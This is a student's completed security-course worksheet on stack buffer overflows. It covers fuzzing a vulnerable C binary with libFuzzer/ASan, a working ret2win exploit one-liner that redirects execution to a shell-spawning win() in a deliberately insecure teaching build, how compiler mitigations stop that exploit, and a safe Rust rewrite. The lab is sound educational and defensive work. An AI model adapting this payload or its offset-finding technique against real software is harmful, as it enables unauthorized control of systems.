Worksheet 11 — Memory-Safety & Exploitation (3 hrs)

> **Course:** Software Security (KOSEN69) · Week 11 **Aligned:** CWE-121 (stack-based buffer overflow) · CWE-787 (out-of-bounds write) · CWE-134 (externally-controlled format string) · CWE-242 (dangerous `gets`) **Signature game:** 💥 Fuzzing Race → Pwn the Binary
>
> **Ethics note:** The binaries built from `vuln.c` are **intentionally exploitable** and `win()` spawns `/bin/sh`. Build and run them **only inside the isolated toolbox container** (or a VM) — never on your host. Never run these on a machine you care about, and never aim these techniques at software you are not authorized to test.

Part 1 — Student Information

Name	Student ID	Date	Group
Sadayu Suriya	6631503040	2026-10-10	

AI disclosure: Claude was used to run the lab and draft answers; all were reviewed and reworded by me. The "Audit the AI" section critiques an AI answer.

Part 2 — Lecture Questions

1. Stack frame for `parse_input()`; where `strcpy` writes and what to overwrite.

```
higher addresses
+-----------------------------+
|  saved return address (8B)  |  <- overwrite THIS → point at win()   (offset 72)
+-----------------------------+
|  saved RBP (8B)             |  (offset 64)
+-----------------------------+
|  buf[64]                    |  <- strcpy starts writing HERE, upward (offset 0)
+-----------------------------+
lower addresses
```

`strcpy(buf, src)` starts writing at the bottom of `buf` and goes upward. There is no length check, so an input longer than 64 bytes keeps writing past `buf`, over the saved RBP (8 bytes), and into the **saved return address** at offset `64 + 8 = 72`. That is the value the exploit overwrites, so when the function returns it jumps into `win()`.

2. Why `gets()` can't be used safely; why C11 removed it. `gets()` reads a whole line but you can't tell it how big your buffer is — so any input longer than the buffer overflows it. The only way to stay safe is to hope the attacker sends short input, which is no safety at all. Because there is no safe way to call it, C11 removed it from the standard library. Use `fgets(buf, sizeof buf, stdin)` instead, which knows the buffer size.

3. CWE-134: why `printf(user_input)` is dangerous, `printf("%s", user_input)` safe, what `%n` does. `printf` reads its first argument as a format string, so any `%` codes inside the user's input get run: `%x`/`%p` print values off the stack (leaking memory like addresses), and `%n` writes the number of characters printed so far


into an address from the stack — giving the attacker a way to write to memory. `printf("%s", user_input)` is safe because the format is fixed text and the user's input is just a plain string argument that gets printed as-is.

4. Four mitigations in `make vuln-hardened` and what each defeats.

Mitigation	Build flag	Defeats
Stack canary	`-fstack-protector-strong`	**return-address overwrite detection** — a guard value before the RA is checked in the epilogue; smashing it aborts
PIE / ASLR	`-fPIE -pie`	**ret2win** — `win()`'s address is randomized, so a hard-coded `WIN_ADDR` is wrong
NX / DEP	`-z noexecstack`	**shellcode-on-stack** — the stack is non-executable, so injected code can't run
FORTIFY	`-D_FORTIFY_SOURCE=2 -O2`	catches the overflow itself — `__strcpy_chk` knows `buf`'s size and aborts (`*** buffer overflow detected ***`) before the canary check runs

5. Why CWE-121 is *impossible* in safe Rust (per `safe.rs`), not merely harder. `safe.rs` reads into a `String` that grows by itself, so there is no fixed 64-byte buffer to overflow and no `strcpy` that copies without checking length. Even if you used a fixed array, Rust checks the index on every access and stops the program safely instead of writing past the end. A Rust string also always knows its own length, so counting bytes never reads too far. The overflow isn't just "blocked at runtime" — the language makes it **impossible to even write** this bug.

Part 3 — Hands-on Lab (145 min)



Read top to bottom: the bug the fuzzer finds is the one the exploit rides to a shell.
Each orange cut breaks a different link — FORTIFY at the copy, the canary only at the return.

Learning goals: Find the overflow with a coverage-guided fuzzer, exploit it (ret2win), watch mitigations break the exploit, then port the routine to safe Rust.

Prerequisites: the **toolbox container** (bundles `clang`+libFuzzer, `gdb`, `objdump`, `python3`) — Apple clang has no libFuzzer and `gdb` is painful on macOS, so do this week in the container. (`pip install pwntools` and `rustc` inside as needed; an isolated Linux VM also works.)

Environment setup

```
# from the repo root, build the toolbox once, then open a shell IN this week's
folder:
docker build -t softsec-toolbox labs/toolbox
docker run -it --rm --cap-add=SYS_PTRACE --security-opt seccomp=unconfined \
    -v "$PWD/labs/week11-memory-safety-exploitation":/work -w /work softsec-
toolbox
# --- inside the container ---
make vuln                                          # teaching build: mitigations
OFF
```

```
make vuln-hardened                                  # mitigations ON
clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz   # libFuzzer + ASan
setarch `uname -m` -R ./vuln                        # disable ASLR for repeatable
addresses
```


What to submit per task: the exact command(s) + crash/exploit output, a screenshot, and a 2–3 sentence mitigation note tied to the CWE.

Task 0 — Onboarding (15 min)

Run `make syntax` (parses both C files even on macOS) and confirm `make vuln` / `make vuln-hardened` build. Read the bug-class banner in `vuln.c`. **Deliverable:** build output + the list of CWEs `vuln.c` claims to demonstrate.

```
$ make syntax
[ok] vuln.c parses.
[ok] fuzz_harness.c parses.
$ make vuln               # gcc -fno-stack-protector -z execstack -no-pie -w
[i] Built ./vuln (INSECURE teaching build). Run only in a VM.
$ make vuln-hardened      # -fstack-protector-strong -fPIE -pie -z noexecstack -
D_FORTIFY_SOURCE=2 -O2
[i] Built ./vuln-hardened (canary + PIE/ASLR + NX + FORTIFY).
```

CWEs declared in `vuln.c`: **CWE-121** (stack overflow), **CWE-787** (OOB write), **CWE-134** (format string), **CWE-242** (`gets`). (Linker warns `the 'gets' function is dangerous` — expected.)




Task 1 — Fuzzing Race: find the crash (35 min)

Goal: Make libFuzzer + AddressSanitizer crash on the `strcpy` overflow in `parse_input()` — CWE-121/787.
Steps:

1. `./fuzz -runs=100000` (or just `./fuzz`).
2. Read the ASan report — note `stack-buffer-overflow` inside `parse_input` and the saved `crash-<hash>` file.
3. Replay it: `./fuzz crash-<hash>`. **Deliverable:** the ASan crash summary + the byte length of the crashing input + mitigation note.

```
$ clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz && ./fuzz
==7==ERROR: AddressSanitizer: stack-buffer-overflow ... WRITE of size 68
    #0 ... in strcpy
    #1 ... in parse_input /work/fuzz_harness.c:33:5
    #2 ... in LLVMFuzzerTestOneInput /work/fuzz_harness.c:51:5
  [32, 96) 'buf' (line 32) <== Memory access at offset 96 overflows this variable
SUMMARY: AddressSanitizer: stack-buffer-overflow ... in strcpy
Test unit written to ./crash-99ad7316341144799621f7cdc54df48593f90f17
$ wc -c < crash-99ad73...        # crashing input length
67
```

Crashing input = 67 bytes (`strcpy` then writes 68 incl. NUL into the 64-byte `buf` → overflow). **Mitigation note (CWE-121/787):** the bug is an unbounded `strcpy` into a fixed 64-byte stack buffer. ASan poisons the redzone past `buf` and traps the write; the real fix is a bounded copy (`strncpy`/`snprintf` with the buffer size) or a memory-safe language.




Task 2 — Pwn the Binary: ret2win (40 min)

Goal: Overwrite the saved return address so the binary returns into `win()` and prints `FLAG{stack_smashing_for_fun_and_education}` — CWE-121. **Steps:**

1. Find `win()`'s address: `objdump -d vuln | grep '<win>:'` (or `gdb -batch -ex 'p win' ./vuln`).
2. Verify the offset with a cyclic pattern (do **not** trust 72 blindly): feed `cyclic(200)`, crash in gdb, `cyclic_find` the value in RIP.
3. Edit `exploit_skeleton.py`: set `WIN_ADDR` to the address from step 1, confirm `OFFSET`.
4. `python3 exploit_skeleton.py` (pwntools path) — or `python3 exploit_skeleton.py | ./vuln`. **Deliverable:** the verified `OFFSET`, your `WIN_ADDR`, and the printed flag / `[+] win() reached` line.

```
$ objdump -d vuln | grep '<win>:'
0000000000401196 <win>:
$ python3 -c 'import struct,sys;sys.stdout.buffer.write(b"A"*72+struct.pack("
<Q",0x401197)+b"\n")' | stdbuf -o0 ./vuln
Enter your name:
[+] win() reached — control flow hijacked!
[+] FLAG{stack_smashing_for_fun_and_education}
```

- **OFFSET = 72** — verified from the disassembly (`parse_input` does `sub $0x50,%rsp`, `buf` at `rbp-0x40` → 64 + 8 saved RBP = 72) and confirmed in gdb (a breakpoint on `win` is hit with `A*72 + &win`).
- **WIN_ADDR = 0x401196**.
- The saved RA was set to **`win+1` = 0x401197** (skips `push rbp`) to 16-byte-realign the stack so the flag `printf` runs. A `ret`-gadget realignment can't be used here: address bytes contain `0x00`, and `strcpy` stops at the first NUL, so only **one** address fits at offset 72. `stdbuf -o0` forces unbuffered output so the flag isn't lost when `system()` later crashes on the pipe.



Task 3 — Hardened rebuild: watch the exploit break (25 min)


```
stack-frame
```

Goal: Observe modern mitigations defeating the same payload. **Steps:**

1. Run your Task 2 payload against `./vuln-hardened`.
2. Record the failure mode: `*** buffer overflow detected ***: terminated` (FORTIFY_SOURCE's `__strcpy_chk`), or a SIGSEGV at a randomized address (PIE/ASLR makes `WIN_ADDR` wrong).
   Deliverable: the crash message + a note explaining *which* mitigation fired and why the fixed `WIN_ADDR` no longer works.

```
$ python3 -c 'import struct,sys;sys.stdout.buffer.write(b"A"*72+struct.pack("
<Q",0x401197)+b"\n")' | ./vuln-hardened
Enter your name:
*** buffer overflow detected ***: terminated        # exit status 134 (SIGABRT)
$ objdump -d vuln-hardened | grep -c stack_chk_fail  # canary present -> 4
$ readelf -h vuln-hardened | grep Type               # Type: DYN (PIE/ASLR)
```

Mitigation note: FORTIFY_SOURCE fired first — `__strcpy_chk` knows `buf`'s compile-time size and aborts with `*** buffer overflow detected ***` (SIGABRT) *before* the stack-canary epilogue check or the return ever runs. Even with FORTIFY off, the binary is **PIE** (`DYN`), so ASLR randomizes `win()` and the hard-coded `0x401197` would point at the wrong place → SIGSEGV. The fixed `WIN_ADDR` no longer works.



Task 4 — Rust rewrite: defend / fix it (30 min)


Goal: Show the bug class disappears in safe Rust using `safe.rs`. **Steps:**

1. `rustc safe.rs && ./safe`, then `python3 -c "print('A'*5000)" | ./safe` — note it never overflows or crashes.
2. Feed format-string metacharacters: `printf '%%x %%n' | ./safe` — note the program just reports the character count with no crash and no stack leak.

3. From the inline comments, write *why* `String`/`&str` + bounds checks make CWE-121/787 impossible. **Deliverable:** the safe output for both inputs + a 3–4 sentence explanation tying it to the CISA memory-safe roadmap.

```
$ rustc safe.rs
$ python3 -c "print('A'*5000)" | ./safe
Hello, your input was 5000 characters long.          # no overflow, no crash
$ printf '%%x %%n %%p AAAA' | ./safe
Hello, your input was 13 characters long.            # metachars treated as plain
data
# CWE-134 impossible — a runtime format string won't even compile:
$ echo 'fn main(){let l=String::from("%n"); println!(l);}' > bad.rs && rustc
bad.rs
error: format argument must be a string literal
```

Why the bug class disappears: `safe.rs` reads into a `String` that grows on its own, so there is no fixed buffer and no `strcpy` to overflow — CWE-121/787 can't happen. And `println!` only accepts a fixed format string, so passing user text as the format (`println!(l)`) won't even compile — CWE-134 can't happen. This is why the CISA/ONCD plans tell teams to write new code in Rust/Go: the bug is removed by the language itself, not just blocked while the program runs.



> After your screenshot run: `make clean` (and `rm -f safe crash-*`) — these are git-ignored build artifacts and the monorepo parity gate compares every file in the lab dir.

Part 4 — Reflection

1. **Mapping:** table — bug | function in `vuln.c` | CWE | mitigation that stops it (canary / PIE / NX / Rust).

Bug	Function in `vuln.c`	CWE	Mitigation that stops it
Unbounded `strcpy` into `buf[64]`	`parse_input()`	CWE-121 / CWE-787	FORTIFY (`__strcpy_chk`) catches it; canary detects the overwrite; Rust makes it impossible
`gets()` into `line[256]`	`vulnerable()`	CWE-242 / CWE-121	Use `fgets`; Rust `read_to_string` has no fixed buffer
`printf(user_input)`	`format_bug()`	CWE-134	`printf("%s", input)`; Rust format string must be a literal
ret2win control-flow hijack	overwriting saved RA	CWE-121	PIE/ASLR (randomizes `win()`); NX (no shellcode); canary

2. **Real breach.** The **Morris Worm (1988)** spread partly through a stack buffer overflow in the Unix `fingerd` daemon, which used `gets()` to read a network request into a fixed stack buffer — a textbook **CWE-121**. A **stack canary** would have detected the smashed return address and aborted before the hijack, and a **Rust rewrite** would have prevented it entirely. (Contrast: Heartbleed, CVE-2014-0160, is an out-of-bounds *read*, CWE-125 — a canary wouldn't help since nothing is overwritten, but Rust's bounds checks would still stop the over-read.)

3. **Best mitigation — harden C vs rewrite in Rust.** Turning on the C protections (canary + PIE/ASLR + NX + FORTIFY) is cheap and helps old programs, but it only makes attacks *harder* — each one has a known way around it (a memory leak beats ASLR, ROP beats NX), and the bug is still there. **Rewriting in Rust** fixes it for good because the bug can't exist in the first place. The cost is time, learning Rust, and being careful with `unsafe` code. For new code, Rust wins (this matches the CISA/ONCD plans). For large old C code, turn on the protections now and rewrite the riskiest parts over time.

Grading rubric (100)

Criterion	Weight
Lecture questions (Part 2)	20
Exploitation + evidence (Tasks 1–3: fuzz crash, ret2win flag, hardened break)	40
Defense (Task 4: Rust rewrite + explanation)	25
Reflection (Part 4: mapping, breach, best mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that

